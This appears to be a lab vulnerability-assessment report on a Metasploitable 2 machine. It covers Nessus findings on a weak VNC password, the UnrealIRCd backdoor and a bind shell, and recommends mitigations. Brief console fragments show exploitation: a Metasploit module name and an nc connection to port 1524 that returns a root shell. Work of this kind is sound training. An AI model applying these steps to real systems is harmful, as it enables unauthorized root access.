


The scan was meticulously configured to target potential weaknesses in the system, focusing on services, network configurations, and open ports. Nessus is a widely trusted and robust tool, often used for identifying vulnerabilities that could be exploited by attackers. It analyzes the system for known security flaws, configuration errors, and potential weaknesses, providing a detailed report of any findings. The results of this scan revealed several *critical vulnerabilities* that pose significant risks to the integrity, confidentiality, and availability of the system. Here are the key findings:

1. *VNC Server 'password' Password*

One of the most alarming vulnerabilities discovered was related to the VNC server configured on Metasploit Machine 2. The VNC server was found to have a default or weak password—set simply to *'password'*. This is a severe


misconfiguration, as VNC (Virtual Network Computing) is a protocol that allows for remote desktop access, enabling administrators or users to control the machine remotely. With such a simple and guessable password, an attacker could easily gain unauthorized access to the system.





Once connected to the VNC server, an attacker could:

- *Observe all user activities*: The attacker can watch all interactions happening on the desktop in real-time, including sensitive operations such as typing passwords, accessing secure files, and running privileged commands.
- *Control the system*: They could manipulate files, run commands, install malicious software, or even lock out legitimate users. With full control of the system's GUI, an attacker could perform any actions that an authorized user could.

This vulnerability essentially hands full control of the system to an attacker, making it critical to resolve immediately by enforcing strong authentication methods, such as complex passwords or multifactor authentication (MFA), to secure the VNC service.










2. *UnrealIRCd Backdoor Detection*

Another severe vulnerability identified was the *UnrealIRCd backdoor*. UnrealIRCd is an Internet Relay Chat (IRC) server software commonly used to run IRC servers. In this case, the version of UnrealIRCd installed on the system contained a known backdoor, which allows attackers to execute arbitrary commands on the server remotely. This backdoor was introduced in a compromised version of the UnrealIRCd software, which was distributed via the project's official website in 2009.









The presence of this backdoor means that:

- *Remote code execution*: An attacker could connect to the IRC service and leverage this backdoor to execute any command they wish on the system. This includes running scripts, manipulating system files, installing malware, or even adding the server to a botnet.
- *Total system compromise*: With the ability to execute commands as the user running the IRC service (often root or another privileged account), an attacker can gain complete control over the server.


To mitigate this vulnerability, it is crucial to update UnrealIRCd to a clean and trusted version. Additionally, all systems using outdated software should be scanned for potential backdoors, and the machine should be monitored for any signs of unauthorized access or changes.

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

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odule options (exploit/unix/irc/unreal_ircd_3281_backdoor):
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                                            192,168.1.12:6667 - Connected to 192.108.1.12:6667...
11C: Metasploitable.LAM MOTICE AUTH: *** Looking up your hostname ...
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3. *Bind Shell Backdoor Detection*

The Nessus scan also detected the presence of a *bind shell backdoor*. A bind shell allows attackers to remotely access a machine by connecting to a specific port where a command shell is "bound." In this case, the bind shell is listening on an open port, providing a direct path for attackers to gain access to the system's command line.



The bind shell is often created by attackers after they compromise a system, serving as a persistent way to regain access whenever needed. This vulnerability is particularly dangerous because:

- *No authentication required*: Anyone who can reach the machine over the network can connect to the open port and gain a command shell, effectively giving them full control over the machine. There's no need for authentication, meaning attackers can bypass login screens or other access controls.
- *Privilege escalation*: If the bind shell is running under a high-privilege user, such as root or admin, the attacker would immediately have full administrative access to the machine. This includes the ability to alter system configurations, steal sensitive data, or install additional malware to ensure persistence.
- *Persistence*: The bind shell can be configured to restart after system reboots, allowing attackers to maintain access over time.

Mitigation involves immediately closing the open port, removing any malicious software responsible for the bind shell, and conducting a thorough review of the system for any other signs of compromise. Firewalls should also be configured to block unauthorized access to services that don't need to be publicly exposed.

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(kali@ kali)-[~]
$ nc 192.168.1.12 1524
root@metasploitable:/# whoami
root
root@metasploitable:/#
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Summary and Recommendations:

The vulnerabilities discovered on Metasploit Machine 2 are all *critical* in nature, each of them providing attackers with ways to remotely control the system, execute arbitrary commands, or gain unauthorized access to sensitive data. The combination of these vulnerabilities—particularly the weak VNC password, the UnrealIRCd backdoor, and the bind shell backdoor—presents a serious risk of full system compromise if left unpatched.

To secure the system, I recommend the following immediate actions:

- 1. *Strengthen VNC security*:
 - Change the VNC server password to a strong, complex password.
- Consider implementing multifactor authentication (MFA) or disabling VNC if it is not needed.
- Ensure that VNC access is limited to trusted IP addresses only by using a firewall.

2. *Patch UnrealIRCd*:

- Immediately update UnrealIRCd to the latest, secure version from a trusted source.
- Conduct a full audit of the system to ensure that no other backdoors or malicious software are present.
 - Monitor network traffic for unusual connections to IRC services.

3. *Remove the bind shell*:

- Close the open port associated with the bind shell and remove the malware responsible for setting it up.
- Review logs for any signs of unauthorized access and check for other potential backdoors or malicious activity.
- Strengthen firewall rules to prevent unauthorized access to unnecessary services or ports.

4. *Conduct a full security review*:

- Beyond these specific vulnerabilities, the system should be reviewed for other misconfigurations, outdated software, or potential weaknesses.
- Implement ongoing monitoring to detect unusual behavior that might indicate an attempt to exploit these or other vulnerabilities.

Addressing these vulnerabilities is crucial to preventing attackers from taking control of Metasploit Machine 2 and using it for malicious purposes. Regular vulnerability scans and security assessments should also be part of the system's ongoing maintenance to ensure that future risks are identified and mitigated as quickly as possible.